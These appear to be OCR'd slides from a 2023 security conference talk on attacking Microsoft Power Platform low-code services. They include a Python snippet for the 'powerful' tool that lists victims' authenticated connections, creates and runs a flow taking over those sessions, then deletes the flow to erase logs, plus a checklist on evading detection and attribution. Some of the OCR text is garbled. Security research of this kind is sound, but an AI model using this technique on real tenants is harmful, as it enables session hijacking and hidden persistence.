
List My Connections
*Environment: Commands Inp...

Set response to connections list

Success

Failed


@mbrg0



```python
from explore.flow_factory.client import EXAMPLE, FlowFactory

# flow factory webhook url
WEBHOOK = "https://logic.azure.com:443/workflows/<workflow_id>/triggers/manual/paths/invoke?api-version=2016-06-01&sig=<sig>"

factory = FlowFactory(webhook=WEBHOOK)

# find authenticated sessions to leverage
connections = factory.get_connections(environment_id=EXAMPLE["environment"])

# create flow taking over authenticated sessions
flow = factory.create_flow(
    environment_id=EXAMPLE["environment"],
    flow_display_name=EXAMPLE["flowDisplayName"],
    flow_state=EXAMPLE["flowState"],
    flow_definition=EXAMPLE["flowDefinition"],
    connection_references=EXAMPLE["connectionReferences"],
)

# execute flow
factory.run_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])

# delete flow, cleaning execution logs in the process
factory.delete_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])
```

github.com/mbrg/powerful @mbrg0

Powerful (persistency v3)



* On: Commands Act...

Case createFlow — * Equals: createFlow

Create Flow — * Environment: Commands Inp... ; * Flow Display Name: Commands Inp... ; * Flow Definition: Commands Inp... ; * Flow State: Commands Inp... ; connectionReferences: Commands Inp...

Case deleteFlow — * Equals: deleteFlow

Delete Flow — * Environment: Commands Inp... ; * Flow: Commands Inp...

Case getConnections — * Equals: getConnections

List My Connections — * Environment: Commands Inp...

1. Set up your flow factory
2. Control it though API and a Python CLI

github.com/mbrg/powerful

What do we want?

☑ Remote execution
☑ Arbitrary payloads
☑ Maintain access
☑ Avoid detection
☑ Avoid attribution
☑ No logs

@mbrg0


CODE FRENZY

Low Code Attacks In The Wild: From the outside looking in

27-31 MARCA 2023 ONLINE

@mbrg0

Power Portals/Pages?



Microsoft Power Platform

The low code platform that spans Microsoft 365, Azure, Dynamics 365, and standalone apps.

Power BI
Business analytics

Power Apps
App development

Power Automate
Process automation

Power Virtual Agents
Intelligent virtual agents

Power Pages
External-facing websites

Data connectors


AI Builder

Dataverse

The Internet

(managed Azure SQL instance)

@mbrg0



Create an engaging headline, welcome, or call to action

@mbrg0

What’s ODATA and why should we care

“An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way.”

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:


portal.powerappsportals.com/_odata

What’s ODATA and why should we care

“An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way.”

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata



By Design: How Default Permissions on Microsoft Power Apps Exposed Millions

UpGuard Team
Published Aug 23, 2021

